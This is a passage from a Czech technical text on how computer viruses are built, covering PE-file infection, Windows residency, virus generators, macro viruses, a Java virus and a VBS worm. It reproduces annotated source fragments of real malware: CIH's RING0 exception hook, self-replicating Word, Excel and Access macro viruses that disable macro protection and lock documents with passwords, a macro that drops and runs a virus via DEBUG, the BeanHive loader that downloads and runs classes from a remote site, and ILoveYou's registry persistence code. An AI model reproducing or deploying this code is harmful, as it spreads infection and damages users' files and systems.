  Varianta inteligentního dosového přepisujícího viru, umísťujícího své tělo do oblasti nevýznamných nul. Velikost jednotlivých sekcí PE-souboru je zarovnána na násobek 512 B. To dává virům možnost rozlít své tělo do oblastí zarovnání. Výhodou je, že velikost infikovaného programu se nemění. Příkladem je virus CIH.
- **Přidání nové sekce**
  Prodlužující varianta souborového viru. Virus vytváří novou sekci v napadém souboru, tj. modifikuje PE-hlavičku, přidává hlavičku této sekce a přidává samotnou virovou sekci. PE-hlavička je modifikována tak, aby se virová sekce zavedla dříve než původní program.
- **Přidání těla viru do stávající sekce**
  Nejnáročnější způsob infikace, vyžadující složité manipulace, byť se virus nejčastěji připojuje k sekci poslední. Pro zajištění aktivace viru je buď modifikován vstupní bod (entry point) v hlavičce PE nebo je vložena instrukce skoku JMP do kódu původního programu bez modifikace vstupního bodu.

Základní postup infikace PE-formátu je následující:

```
Zjištění místa, od kterého se nachází hlavička PE v infikovaném souboru
Určení celkové velikosti PE-hlavičky
Načtení PE-hlavičky a tabulky objektů
Přidání nového objektu do tabulky objektů
Přesměrování ukazatele vstupního bodu RVA na nový objekt
Přidání viru do napadeného souboru na vypočtené fyzické místo
Zápis modifikované hlavičky PE zpět do souboru
```

RVA je relativní virtuální adresa vůči položce *Image Base (virtuální báze jednotlivých sekcí)* PE-hlavičky.

Cesty provedení infikace jsou různorodé, od přímočarého napadení až po rezidentní vyčkávání. Vše v závislosti na způsobu realizace od využití specifických vlastností konkrétní verze Windows až po snahu o co nejuniverzálnější volání API. Rezidentnost si může virus zajistit třemi základními způsoby:

– Využití úrovní oprávnění RING0 (nejvyšší priorita) a RING3 (nejnižší priorita) v prostředí Windows 95/98. Programy na úrovni RING0 mohou přistupovat i k hardwaru. RING3 zajišťu-

je, že jen legální volání API smí proniknout na úroveň RING0. Nevýhodou (pro tvůrce virů) je, že tato metoda není funkční na Windows NT a 2000. Pro tyto systémy korektně sestavený virus zajišťuje strukturovanou obsluhu výjimek (SEH) tak, aby alespoň nedošlo k pádu celé infikované aplikace. Virus získává oprávnění úrovně RING0 nejčastěji buď pomocí ovladače VxD (ať už infikováním jiného nebo vytvořením vlastního) nebo pomocí virové obsluhy určité výjimky, kterou sám virus vyvolá. Princip demonstruje ukázka z viru CIH.

```
HookExceptionNumber     =      03h
     ...
VirusStart:
     push ebp

; Modifikace SEH předcházející nechtěnému vyvolání výjimky, zejména na NT
     lea eax, [esp-04h*2]
     xor ebx, ebx
     xchg eax, fs:[ebx]
     call @0
@0:
     pop ebx
     lea ecx, StopToRunVirusCode-@0[ebx]
     push ecx
     push eax

; Modifikace IDT (Interrupt Descriptor Table) pro získání práv RING0
     push eax
     sidt [esp-02h]                  ; Načtení adresy IDT
     pop ebx

     add ebx, HookExceptionNumber*08h+04h    ; ZF = 0

     cli
     mov ebp, [ebx]                  ; Načtení (úschova) vstupního bodu
     mov bp, [ebx-04h]               ; obsluhy výjimky

     lea esi, MyExceptionHook-@1[ecx] ; Virová obsluha výjimky

     push esi
     mov [ebx-04h], si               ; Modifikace adresy
     shr esi, 16                     ; vstupního bodu
     mov [ebx+02h], si               ; obsluhy výjimky
     pop esi

; Vlastní vyvolání výjimky a získání práv RING0
     int    HookExceptionNumber

     ...složení těla viru a příprava na obnovu SEH...

; Ukončení běhu viru, spuštění originální aplikace
StopToRunVirusCode:
@1   =      StopToRunVirusCode
```

```
     xor ebx, ebx
     mov eax, fs:[ebx]
     mov esp, [eax]
RestoreSE:                              ; obnova SEH
     pop dword ptr fs:[ebx]
     pop eax
; Spuštění originální aplikace
     pop ebp
     push 00401000h                     ; Uložení originálního vstupního
OriginalAddressOfEntryPoint  =  $-4     ; bodu aplikace na zásobník
     ret                                ; a skok na něj

;Úroveň RING0
MyExceptionHook:
@2   =      MyExceptionHook
     jz InstallMyFileSystemApiHook      ; zavěšení viru na systémové API
     ...
; Návrat na úroveň RING3 originální aplikace
ExitRing0Init:
     mov [ebx-04h], bp                  ; Obnova adresy
     shr ebp, 16                        ; obsluhy výjimky
     mov [ebx+02h], bp                  ; na původní hodnotu
     iretd
     ...
InstallMyFileSystemApiHook:
; Infikace souborů a další činnost viru probíhá na bázi volání VxD,
; buď pomocí volání call na příslušnou adresu nebo standardní cestou
;    int 20h
;    dw service_id
;    dw vxd_id
```

– Přesměrování adres příslušných funkcí operačního systému na tělo viru. Pokud program během své činnosti zavolá příslušnou funkci, virus se stane aktivním. Výhodou je jednoduchost, nevýhodou je, že ukončením infikovaného programu ztrácí virus možnost kontroly nad operačním systémem. Nevýhoda je vyvážena napadením frekventovaně volaných systémových knihoven, zejména KERNEL32.DLL a USER32.DLL. Ukázka z viru Enumero popisuje postup hledání vstupního bodu do kernelu pro 32bitová Windows.

```
vstart:
     call geteip                        ; Standardní úvod
geteip:                                 ; zjištění adresy viru
     mov ebp,[esp]                      ; v paměti
     mov eax,ebp                        ; maskovaný
     sub ebp,offset geteip              ; přímou manipulací
     add esp,4                          ; se zásobníkem
     call set_seh                       ; Následovaný nastavením adresy SEH
; tato adresa je přímo na zásobníku a od ní se nachází i virová obsluha SEH
     ...
set_seh:
     push dword ptr fs:[0]              ; Úschova původní adresy SEH
```

```
     mov fs:[0],esp                    ; Nastavení virové adresy SEH
     mov edx,[esp+8]                   ; Identifikace OS
find_base_loop:
     cmp dword ptr [edx+0b4h],edx      ; Byla-li nalezena báze, pak na
     jz good_os                        ; offsetu 0b4h je vstup do kernelu
     dec edx                           ; Jinak pokračuje
     jmp find_base_loop                ; hledání vstupu
good_os:
     mov [ebp+kernelbase],edx          ; Uložení nalezeného vstupu
```

Od tohoto momentu má virus k dispozici tabulku Export Table knihovny kernel32.dll. Tato tabulka je složena ze tří tabulek – z 32bitové tabulky API RVA Table, 32bitové tabulky Name Pointer Table a 16bitové tabulky Ordinal Table VA. Tabulka Name Pointer Table je tvořena polem ASCIIZ jmen funkcí API, ve které virus hledá v tomto případě funkce CreateFileA, CloseHandle, WriteFile, GetSystemDirectoryA, DeleteFileA, CreateProcessA, GetStartupInfoA, GlobalAlloc a GlobalFree.

Nalezený index vynásobený dvěma dává vstup do Ordinal Table VA, odkud hodnota vynásobená čtyřmi dává kýžený index do API RVA Table.

– Využití registrů Windows (Registry). Zařazením virové aplikace především do klíče HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run získá virus kontrolu nad počítačem po jeho každém zapnutí.

4.9.3. Pokročilé techniky virů Windows

- **Multithreading**
  Viry pro svoji činnost využívají vytvoření nového vlákna (*). To umožní účinnou ochranu proti heuristické analýze a emulaci kódu antivirovými programy, protože hlavní virové tělo běží jinde než analyzovaný program. Příkladem jsou 32bitové viry Legacy a Vulcano.
- **Fibery**
  Technika podobná vláknům je podporována od verzí Windows 98 a NT. Zatímco plánování vláken řídí operační systém, fibery si řídí samotná aplikace. Fibery se snadněji ovládají, příkladem je virus Milennium infikující Windows 98.
- **Inter Process Communication (IPC)**
  IPC je komunikace mezi několika běžícími procesy. Výše citovaný virus Vulcano umí komunikovat mezi svými běžícími instancemi v paměti. Zjistí-li Vulcano, že je již v paměti přítomen, využije tuto instanci pro infikaci jiných programů. V praxi to znamená, že infikace se děje v rámci běhu jiného programu, tj. analýza viru ani jeho detekce antivirovými programy nemají velkou šanci na úspěch.

(*) Vlákno, anglicky thread, uvádějí některé české prameny jako prováděcí tok a termín vlákno pak zavádějícím způsobem jako fiber. Podobné překlady jsou ovšem pochopitelné. Každá počítačová oblast si pojmenovává tutéž záležitost různě (co je „funkce“ v jazyce C je v Javě uváděno jako „metoda“ apod.). Připočte-li se k tomuto různorodost češtinářů je jasné, proč nezřídka není možné z textu pochopit, o co vlastně běží.

- **Entry Point Obscuring (EPO)**
  Velmi účinná technika proti heuristické analýze. Principem je snaha nepředat řízení viru ihned po spuštění infikovaného programu, ale v podstatě kdykoliv, v limitním případě dokonce až po ukončení činnosti napadeného programu. Příkladem je opět virus Vulcano.

4.10. Konstrukce generátorů virů

Koncepce generátorů virů je dvojí – program s uživatelským rozhraním menu nebo zdrojový tvar s případnou možností vlastních úprav. Druhý přístup dokumentuje vybraný fragment z generátoru PS-MPC, který je tvořen formou projektu zdrojových textů programovacího jazyka C.

```
void code_infect_EXE(void)
{
     print("les ax, dword ptr [bp+buffer+14h]","Save old entry point");
     print("mov word ptr [bp+jmpsave2], ax","");
     print("mov word ptr [bp+jmpsave2+2], es","");
     printblank();
     print("les ax, dword ptr [bp+buffer+0Eh]","Save old stack");
     print("mov word ptr [bp+stacksave2], es","");
     print("mov word ptr [bp+stacksave2+2], ax","");
     printblank();
     print("mov ax, word ptr [bp+buffer + 8]","Get header size");
     print("mov cl, 4","convert to bytes");
     print("shl ax, cl","");
     print("xchg ax, bx","");
     printblank();
     print("les ax, [bp+offset newDTA+26]","Get file size");
     print("mov dx, es","to DX:AX");
     print("push ax","");
     print("push dx","");
     printblank();
     print("sub ax, bx","Subtract header size from");
     print("sbb dx, 0","file size");
     printblank();
     print("mov cx, 10h","Convert to segment:offset");
     print("div cx","form");
     prin   tblank();
     print("mov word ptr [bp+buffer+14h], dx","New entry point");
     print("mov word ptr [bp+buffer+16h], ax","");
     printblank();
     print("mov word ptr [bp+buffer+0Eh], ax","and stack");
     print("mov word ptr [bp+buffer+10h], id","");
     printblank();
     print("pop dx","get file length");
     print("pop ax","");
     printblank();
     if (config.p.encrypt)
            print("add ax, heap-decrypt","add virus size");
     else
            print("add ax, heap-startvirus","add virus size");
```

```
        print("adc dx, 0","");
        printblank();
        print("mov cl, 9","");
        print("push ax","");
        print("shr ax, cl","");
        print("ror dx, cl","");
        print("stc","");
        print("adc dx, ax","");
        print("pop ax","");
        print("and ah, 1","mod 512");
        printblank();
        print("mov word ptr [bp+buffer+4], dx","new file size");
        print("mov word ptr [bp+buffer+2], ax","");
        printblank();
        print("push cs","restore ES");
        print("pop es","");
        printblank();
        if (config.p.encrypt)
              print("push word ptr [bp+buffer+14h]","needed later");
        print("mov cx, 1ah","");
}
```

Uvedený fragment představuje infikační proces souboru *.EXE. Je vidět, že principem je primitivní „sazba“ instrukcí totožná s virem DemoEXE uvedeným v kapitole věnované konstrukci EXE-viru. Funkce *print* provádí vlastní zápis instrukcí do souboru.

Další možností generátorů, jejichž zdrojový kód je dán uživateli volně k dispozici, je přímé skládání příslušných modulů. Příkladem je aktivační rutina Instant Virus Production Kitu pro simulaci kulometné střelby. Jednotlivé rutiny jsou tvořeny separátními soubory *.RTN. Ukázka demonstruje práci s porty reproduktoru, kterou viry rovněž hojně využívají.

```
; Vstupní parametr CX = počet ran
phasor:
     push cx                    ; úschova počtu ran
     cli                        ; zákaz přerušení
     mov dx, 12000              ; kadence jednotlivých
     sub dx, cs:5000            ; ran
     mov bx, 100                ; konstanta zvuku
     mov al, 10110110b          ; řídicí slovo portu - binární čítač
                                ; č.2 / generátor pulsů
     out 43h, al                ; vlastní nastavení
back:
     mov ax, bx
     out 42h, al                ; generování
     mov al, ah                 ; zvuku
     out 42h, al

     in     al, 61h             ; zjištění stavu
     mov ah, 0                  ; PPI (portu B - kam jedině lze i zapiso-
vat)
     or     ax, 00000011b       ; a zapnutí výstupu na reproduktor
     out 61h, al                ; s povolením řídicího hradla časovače
```

```
     inc bx                    ; inkrementace konstanty zvuku

     mov cx, 15                ; zpožďovací
delay:                         ; smyčka
     loop delay

     dec dx                    ; test kadence
     cmp dx, 0                 ; střely -
     jnz back                  ; už dozněla?

     in     al, 61h            ; zjištění stavu PPI (port B)
     and al, 11111100b         ; a vypnutí reproduktoru i hradla
     out 61h, al               ; časovače
     sti                       ; povolení přerušení

     pop cx                    ; obnova počtu ran
     loop phasor               ; už se vystřílely všechny rány?
```

4.11. Konstrukce makroviru

Konstrukce makrovirů závisí na platformě programu, v jehož rámci makrovirus parazituje. Nejvíce rozšířené jsou makroviry Microsoft Wordu (dále jen Wordu) založené na programovacím jazyce WordBasic a Visual Basic Script. Všechny příkazy jsou dobře popsány již v rámci nápovědy (helpu) Wordu, což tvůrcům virů jejich úlohu velice usnadňuje.

4.11.1. Použití WordBasicu

Praktická ukázka je vybrána z makroviru Word-Nuclear. Konstrukci charakterizuje aktivační makrorutina *InsertPayload*, která vkládá na konec tištěného dokumentu dovětek o zastavení nukleárních testů v Pacifiku.

```
Sub MAIN
If Second(Now()) > 55 Then          'aktivace pouze v čase sekund > 55
     EndOfDocument                  'posun kurzoru na konec dokumentu
     Insert Chr$(11)                'odřádkování
     Insert "And finally I would like to say:"
     Insert Chr$(11)                'odřádkování
     Insert "STOP ALL FRENCH NUCLEAR TESTING IN THE PACIFIC!"
     StartOfDocument                'posun kurzoru na počátek dokumentu
End If
End Sub
```

Zajímavé je stealth maskovací makro *FileExit*, které vypíná dotaz pro potvrzení uložení změn šablony NORMAL.DOT.

```
Sub MAIN
ToolsOptionsSave .GlobalDotPrompt = 0 'automatické uložení změn
FileExit
```

```
End Sub
```

Nejzajímavější je část makra *DropSuriv*, která vypouští virus Ph33r. Makro testuje existenci programu DEBUG.EXE, prostřednictvím něhož aktivuje vytvořený virový skript. Debug je pak spuštěn z pomocné dávky EXEC_PH.

```
On Error Goto NoDropper ‘nastavení chybové obsluhy
Open ”C:\DOS\DEBUG.EXE” For Input As #1     ‘test existence DEBUGu
Close #1                                    ‘uzavření
Open ”C:\DOS\PH33R.SCR” For Output As #1    ‘skript viru Ph33r
Print #1, ”N PH33R.COM”
Print #1, ”E 0100 E8 47 00 06 1F BF 00 01 57 B8 CD 20 AB B8 00 00”
...
Print #1, ”E 0820 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00”
Print #1, ”E 0830 00 00 00 00”
Print #1, ”RCX”
Print #1, ”0734”          ‘velikost viru
Print #1, ”W”             ‘zápis do souboru
Print #1, ”G”             ‘spuštění viru
Print #1, ”Q”             ‘ukončení DEBUGu
Print #1, ””
Close #1

Open ”C:\DOS\EXEC_PH.BAT” For Output As #1  ‘vytvoření spouštěcí dávky
Print #1, ”@echo off”                       ‘vypnutí echa příkazů
Print #1, ”debug <C:\DOS\PH33R.SCR >nul”    ‘spuštění DEBUGu
Close #1

ChDir ”C:\DOS”                              ‘nastavení pracovního adresáře
Shell ”EXEC_PH.BAT”, 0                      ‘start spouštěcí dávky

Kill ”C:\DOS\EXEC_PH.BAT”                   ‘zrušení
Kill ”C:\DOS\PH33R.SCR”                     ‘přechodných souborů

NoDropper:                                  ‘konec makra
‘toto návěští se uplatní i prostřednictvím chybové obsluhy neexistuje-li DEBUG
```

V ukázce je vidět přímé volání shellu. Některé makroviry realizují toto volání prostřednictvím deklarace API, které na rozdíl od přímého volání dává možnost testovat návratovou hodnotu a je obtížněji detekovatelné.

```
‘Deklarace pro Word 6:
Declare Function WinExec Lib ”Kernel”(lpLine As String, nShow As
           Integer) As Integer

‘Deklarace pro Word 7:
Declare Function WinExec Lib ”Kernel32”(lpLine As String, nShow As
           Integer) As Integer

WinExec(”run_scr.bat”, 0)      ‘namísto volání Shell ”run_scr.bat”, 0
```

Pro vlastní replikaci makrovirus využívá vytvořené makro *FileSaveAs*, kdy příkazem *MacroCopy* zkopíruje do infikovaného dokumentu všechny své dílčí komponenty. Verze z makroviru Word-Atom obsahuje i jeden z příkladů destruktivní činnosti makrovirů – zaheslování dokumentu.

```
Sub MAIN
Dim dlg As FileSaveAs
GetCurValues dlg
Dialog dlg
If (Dlg.Format = 0) Or (Dlg.Format = 1) Then     'soubor *.doc or *.dot?
     MacroCopy "FileSaveAs", WindowName$() + ":FileSaveAs", 1   'zkopírování
     MacroCopy "AutoOpen", WindowName$() + ":AutoOpen", 1       'všech
     MacroCopy "FileOpen", WindowName$() + ":FileOpen", 1       'virových
     MacroCopy "Atom", WindowName$() + ":Atom", 1               'maker
     Dlg.Format = 1
End If
If (Second(Now()) = 13) Then   'je-li hodnota sekund aktuálního času
     Dlg.Password = "ATOM#1"   'rovna 13, pak je dokument zaheslován
End If
FileSaveAs dlg
End Sub
```

Řada makrovirů u volání MacroCopy používá třetí parametr různý od nuly (nejčastěji 1 jako v tomto případě). Tím makrovirus zajišťuje, že makro lze jen spustit, nikoliv však editovat.

Princip replikace je patrný i z primitivního makroviru Minsize, realizovaného jako samostatné makro AutoOpen, tj. makro spouštěné v okamžiku otevření existujícího dokumentu. Je-li otevírána šablona NORMAL.DOT, je tímto makrem infikována, v opačném případě je infikován otevíraný dokument.

```
Sub MAIN
On Error Goto MinSize
F$ = FileName$() + ":AutoOpen"
G$ = "Global:AutoOpen"
M$ = UCase$(Right$(MacroFileName$(MacroName$(0)), 10))
If M$ = "NORMAL.DOT" Then
     MacroCopy G$, F$
     FileSaveAs .Format = 1     'zapnutí rychlého ukládání
Else
     MacroCopy F$, G$
EndIf
MinSize:
End Sub
```

4.11.2. Použití VBA

Princip replikace za pomocí VBA vystihuje primitivní makrovirus Word 97-Tiny sestávající z jediného makra aktivovaného v okamžiku uzavření dokumentu.

```
Attribute VB_Name = "a"
Sub AutoClose()
b = "a"
Application.VBE.ActiveVBProject.VBComponents("a").Export (b)
NormalTemplate.VBProject.VBComponents.Import b
ActiveDocument.VBProject.VBComponents.Import b
ActiveDocument.SaveAs FileFormat:=1
End Sub
```

Pokročilé techniky demonstrují ukázky z class-modulového makroviru Word/Excel 97-Shiver, využívajícího komunikaci DDE (Dynamic Data Exchange).

Vypnutí všech antivirových ochran Wordu a Excelu. Word má k dispozici přímá volání API, vypnutí pro Excel je komplikovanější, makrovirus musí přistupovat přímo na konkrétní klíč v Registry.

```
Dim Set1 As Long
Set1 = &H0
...
Options.VirusProtection = False
System.ProfileString("Options", "EnableMacroVirusProtection") = "0"
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\
          Office\8.0\Excel\Microsoft Excel", "Options6") = Set1
Options.SaveNormalPrompt = False
Options.ConfirmConversions = False
```

Demonstrace základního stealth mechanismu pro Excel, makrovirus skrývá některé toolbary.

```
CommandBars("Window").Controls("Unhide...").Enabled = False
CommandBars("Tools").Controls("Macro").Enabled = False
```

Zajímavá je stealth rutina zaměřená proti heuristické analýze, vyprazdňující citlivá makra šablony NORMAL.DOT vytvořením jejich vlastní podoby.

```
Sub WordStealth()
Yin = NormalTemplate.VBProject.VBComponents.Item(1).CodeModule.CountOfLines
If Yin < 4 Then
NormalTemplate.VBProject.VBComponents.Item(1).CodeModule.AddFromString
"Sub ToolsMacro()" & vbCr & "End Sub" & vbCr & "Sub FileTemplates()"
          & vbCr & "End Sub" & vbCr & "Sub ViewVBCode()" & vbCr
          & "End Sub"
End If
End Sub
```

Test, zda je již makrovirus přítomen v šabloně NORMAL.DOT a v aktivním dokumentu.

```
Attribute VB_Name = "Module1"
…
AI = True  'příznak přítomnosti v aktivním dokumentu
NI = True  'příznak přítomnosti v šabloně NORMAL.DOT
```

```
If NormalTemplate.VBProject.VBComponents.Item("Module1").Name <>
          "Module1" Then NI = False
If ActiveDocument.VBProject.VBComponents.Item("Module1").Name <>
          "Module1" Then AI = False
```

Běží-li Shiver jako makro Wordu a zjistí přítomnost spuštěného Excelu, stejně tak běží-li jako makro Excelu a zjistí přítomnost spuštěného Wordu, pak pomocí DDE vytvoří s touto aplikací kanál, prostřednictvím kterého provede napadení této aplikace. V případě Excelu se makrovirus ukládá do souboru XLStart\PERSONAL.XLS.

Princip mechanismu DDE zjednodušeně charakterizuje následující demonstrační wordové makro.

```
Sub DDEtest()
channel = DDEInitiate("Excel", "Sheet1")     'spojení na běžný excelovský
                                             'sheet
DDEPoke channel, "R1C1", "3"                 'vložení 3 do A1
DDEPoke channel, "R2C1", "5"                 'vložení 5 do A2
a$ = "=SUM(A1:A2)"                           'vytvoření vzorce pro součet
                                             'A1+A2
DDEPoke channel, "R1C2", a$                  'vložení vzorce do B1
a$ = DDERequest(channel, "R1C2")             'načtení hodnoty z buňky B1
DDETerminate channel                         'zrušení komunikačního kanálu
MsgBox "3 + 5 = " + a$                       'součet je skutečně 8
End Sub
```

Ale zpět k makroviru Shiver. Poslední klíčovou otázkou je inkriminované zjištění, zda je druhá aplikace spuštěna.

```
hWnd = FindApp("XLMain")              'běží Excel?
If hWnd <> 0 Then ExcelFound = True
...
hWnd = FindApp("OpusApp")             'běží Word?
If hWnd <> 0 Then WordFound = True
```

XLMain a OpusApp jsou jména WindowHandlů Excelu a Wordu. FindApp vrací nulu v případě, že příslušná aplikace není spuštěna.

Prezentace PowerPointu jsou napadány obdobným způsobem, makroviry vytváří odkaz na příslušné objekty. Ukázka je z makroviru Triplicate.

```
Set PPObj = CreateObject("PowerPoint.Application")
Set PBT = PPObj.Presentations.Open(Application.Path +
          "\..\Templates\Blank Presentation.pot", , , msoFalse)
For Each ModComponent In PBT.VBProject.VBComponents
     ...
```

Případné zaheslování dokumentů je realizováno podobně jako u WordBasicu. Makrovirus Word 97-NightShade hesluje svým názvem.

```
If WeekDay(Now()) = 6 And Day(Now()) = 13 Then     'pátek třináctého?
     If ActiveDocument.HasPassword = False Then    'pokud není dokument
           ActiveDocument.Password = "NightShade"  'zaheslován, provede
                                                   'se jeho zaheslování
     End If
End If
```

Ani Access nebyl od makrovirů ušetřen. Následuje kompletní výpis jednoduchého makroviru Accessiv.

```
Attribute VB_Name = "Virus"
Dim filename As String
Option Compare Database
Option Explicit

Public Sub findfirst()
filename = Dir("*.mdb", vbNormal)    'Find MS Database File!
End Sub

Public Sub infect()
On Error GoTo ohcrap
DoCmd.TransferDatabase acExport, "Microsoft Access", filename,
           acMacro, "Autoexec", "Autoexec"
DoCmd.TransferDatabase acExport, "Microsoft Access", filename,
           acModule, "Virus", "Virus"
ohcrap:
End Sub

Public Function AccessiV()
Call findfirst
Call infect
While filename <> ""
Call findnext
Call infect
Wend
End Function

Public Sub findnext()
filename = Dir                          'Find another MS Database File!
End Sub
```

4.11.3. Pokročilé techniky makrovirů

Podobně jako klasické souborové viry, tak i makroviry se snaží znesnadnit svoji detekci antivirovými programy. Kromě výše uvedených základních maskovacích mechanismů, vypínajících klíčové volby aplikace, nastupují polymorfní a kódovací metody.

Polymorfní mechanismy využívají především vkládání náhodných řetězců a čísel ve formě poznámek, změny návěští, různé formy téhož výrazu, nahrazení jmen za použití funkcí find/replace apod.

Naprosto primitivně provádí polymorfní mechanismus makrovirus Word 97-Poppy. Nad modifikovaným modulem Poppy nahrazuje originální nevýznamné sudé řádky (v originálním textu prázdné) pro každého uživatele jedinečnou poznámkou tvořenou uživatelským jménem, aktivní tiskárnou a aktivním oknem. Číslo 72 je dáno počtem řádků kódu makroviru.

```
For x = 2 To 72 Step 2

‘ Use Word Object Data As Polymorpic Code On Every Other Line

.replaceline x, ”‘” & Application.UserName & Now &
           Application.ActivePrinter & Application.ActiveWindow

Next x
```

Kódování má za úkol znečitelnit tělo makra. Kódování může být i naprosto primitivní, stačí prostý posun ASCII kódu o jedničku.

```
FileSaveAs .Format = 1 --přičtení_konstanty_1-->    GjmfTbwfBt /Gpsnbu > 2
```

Překvapivou je metoda skrytí textových řetězců do podoby konkatenace znaků. Oba následující řádky jsou ekvivalentní, v druhém případě skener, vyhledávající identifikační řetězec, nemá šanci.

```
MsgBox ”Virus !!”
MsgBox Chr(86) + Chr(105) + Chr(114) + Chr(117) + Chr(115) + Chr(32)
           + Chr(33) + Chr(33)
```

Stěžejním způsobem pro všechny modifikace kódu je využití příkazu *ToolsMacro .Edit*, pomocí kterého může makro modifikovat makro jiné.

```
ToolsMacro .Name = ”FileSaveAs”, .Edit, .Show = 0  ‘editováno je makro
                                                   ‘FileSaveAs
...polymorfní/kódovací manipulace...
DocClose 1                              ‘uzavření makra s uložením změn
```

Kromě zřejmých jazykových problémů (např. *FileSaveAs* je ve španělské verzi *ArchivoGuardarComo*) se potýkají makroviry i s problémy systémovými, např. patch Windows SR-1 znefunkčňuje funkce WordBasic.MacroCopy a Application.OrganizerCopy a makroviry se proto většinou těmto voláním vyhýbají. Na druhou stranu v některých situacích makroviry využívají bezpečnostní díry příslušných aplikací, kdy jsou tímto způsobem schopny získat plnou kontrolu nad napadeným počítačem. Příkladem aktuální bezpečnostní díry je díra Wordu a Accessu 2000 umožňující spuštění libovolného programu při otevření wordového dokumentu. Principem je, že Word je schopen akceptovat databázi Accessu jako datový zdroj pro Mail Merge. Obsahuje-li databáze záškodnický VBA skript na formuláři Form1, jenž je automaticky spuštěn po startu databáze, může tento skript spustit libovolný program. Podmínkou funkčnosti této díry je povolení sdílení souborů, kterážto však většina firewallů neumožňuje.

4.12. Konstrukce javového viru

Výskyt javových virů je sporadický. Přenos zavirovaných tříd mezi počítači je pouze hypotetický, aplikace jsou ve většině případů tvořeny instalačním programem – prosté překopírování nestačí. K šíření pomocí webových stránek je nutné, aby uživatel prohlásil stránku resp. applet za důvěryhodný. To vše silně omezuje tvůrce javových virů. Přesto již druhý vytvořený javový virus BeanHive je svojí konstrukcí pozoruhodný. Soubory *.class jsou infikovány pouze základní částí viru, která v okamžiku své aktivace stahuje vše ostatní přímo z Internetu. To umožňuje měnit okamžitou činnost viru dle libosti tvůrců.

Startovací část viru.

```
/* HelloWorld.java */
import java.io.InputStream;
import java.io.PrintStream;
import java.net.URL;
import java.net.URLConnection;

public class HelloWorld extends ClassLoader // podtřída zavaděče
                                             javových tříd
{
    // hlavní program, nic zajímavého
    public static void main(String args[])
    {
        System.out.println("Hello World");
    }

    // třída umožňující načíst z Internetu především hlavní tělo viru
    public synchronized Class loadClass(String s, boolean flag)
           throws ClassNotFoundException
    {
        byte abyte0[] = null;
        try // je třída již k dispozici?
        {
            Class class1 = super.findSystemClass(s);
            return class1;
        }
        catch(ClassNotFoundException _ex) {}

        // třída není k dispozici, následuje její načtení z webové
           stránky autorů
        try // načtení souboru pomocí streamu na vytvořené URL spojení
        {
            URL url = new URL("http://www.codebreakers.org/"
                + s + ".class");
            URLConnection urlconnection = url.openConnection();
            InputStream inputstream = urlconnection.getInputStream();
            int i = urlconnection.getContentLength();
            abyte0 = new byte[i];
            inputstream.read(abyte0);
```

```
            inputstream.close();
        }
        catch(Exception _ex) {}
        if(abyte0 == null)                          // podařilo se načtení?
            throw new ClassNotFoundException();   // vyhození výjimky
        // definice třídy s testem na pravost javového formátu
        Class class2 = defineClass(s, abyte0, 0, abyte0.length);
        if(class2 == null)
            throw new ClassFormatError();
        if(flag)
            resolveClass(class2);
        if(s == "BeanHive") // vše je O.K. a bylo načteno hlavní virové tělo
            try // vytvoření instance načtené třídy a její spuštění
            {
                Runnable runnable = (Runnable)class2.newInstance();
                runnable.run();
            }
            catch(Exception _ex) {}
        return class2;                          // vracení načtené třídy
    }

    // konstruktor; spouští výše komentovaný mechanismus pro třídu BeanHive
    public HelloWorld()
    {
        loadClass("BeanHive"); // způsobí nahrání BeanHive.class z Internetu
        return;
    }
}
```

Výkonná část viru.

```
/* BeanHive.java */
/* třída má následující strukturu:
 BeanHive.class              : vyhledávání souborů v adresářovém stromě
  +--- e89a763c.class        : parser souborového formátu
        +--- a98b34f2.class  : funkce souborového přístupu
        +--- be93a29f.class  : příprava souboru pro infikaci (1.část)
        +--- c8f67b45.class  : příprava souboru pro infikaci (2.část)
        +--- dc98e742.class  : vložení virového těla do infikovaného souboru
Všechny tyto třídy jsou přes loadClass nataženy v případě potřeby rovněž
z Internetu. Uvádět zdrojové tvary pomocných tříd je naprosto zbytečné,
pokaždé mohou být jiné.
*/

import java.io.File;
import java.io.IOException;

public class BeanHive // hlavní část viru
{
    // hlavní program, vytvoření instance - vyvolá se konstruktor, kte-
rý
    // spustí proces infikace javových souborů v pracovním adresáři
```

```
    // a všech podadresářích
    public static void main(String args[]) throws IOException
    {
        new BeanHive();
    }

    // konstruktor, spouštějící proces infikace
    public BeanHive() throws IOException
    {
        run();
    }

    // proces infikace
    public void run() throws IOException
    {
        start(new File(System.getProperty("user.dir"))); // pracovní adresář
    }

    // vlastní infikační metoda, mechanismus je snadno čitelný
    public void start(File file) throws IOException
    {
        e89a763c e89a763c1 = new e89a763c();
        String as[] = file.list();
        for(int i = 0; as != null && i < as.length && inf < 3; i++)
        {
            File file1 = new File(file, as[i]);
            if(file1.isFile() && as[i].endsWith(".class")
                        && file1.length() < 65535L && file1.canRead()
                        && file1.canWrite())
            {
                if(e89a763c1.poke(file1))
                    inf++;
            }
            else
            if(file1.isDirectory() && file1.canRead())
                start(file1);
        }
    }
    private int inf;
}
```

4.13. Konstrukce skriptovacího červa

Pro jakkoliv koncipovaného červa jsou nejdůležitější dvě otázky – jakým způsobem se uhnízdit v hostitelském systému a jakým způsobem replikovat své tělo. V prostředí Windows odpovědmi na tyto otázky jsou klíče registrů *...\Run* resp. *...\RunServices* a nejčastěji poštovní klient Microsoft Outlook. Ukázka červa *ILoveYou* využívajícího VBS popisuje oba tyto mechanismy.

Trvalé uhnízdění červa v hostitelském systému.

```
rem k činnosti červ vyžaduje, aby byl nainstalován Windows Script Hosting
dim fso,dirsystem,dirwin
Set fso = CreateObject("Scripting.FileSystemObject")
...
rem zjištění systémových adresářů Windows
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
...
rem zkopírování celého červa do souborů vbs
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
...
rem vytvoření klíčů v registrech Windows zajistí aktivaci červa
rem s každým startem operačního systému
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
          CurrentVersion\Run\MSKernel32",dirsystem&"\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
          CurrentVersion\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"
```

Podprogram provádějící zápis do Registry.

```
sub regcreate(regkey,regvalue)
     Set regedit = CreateObject("WScript.Shell")
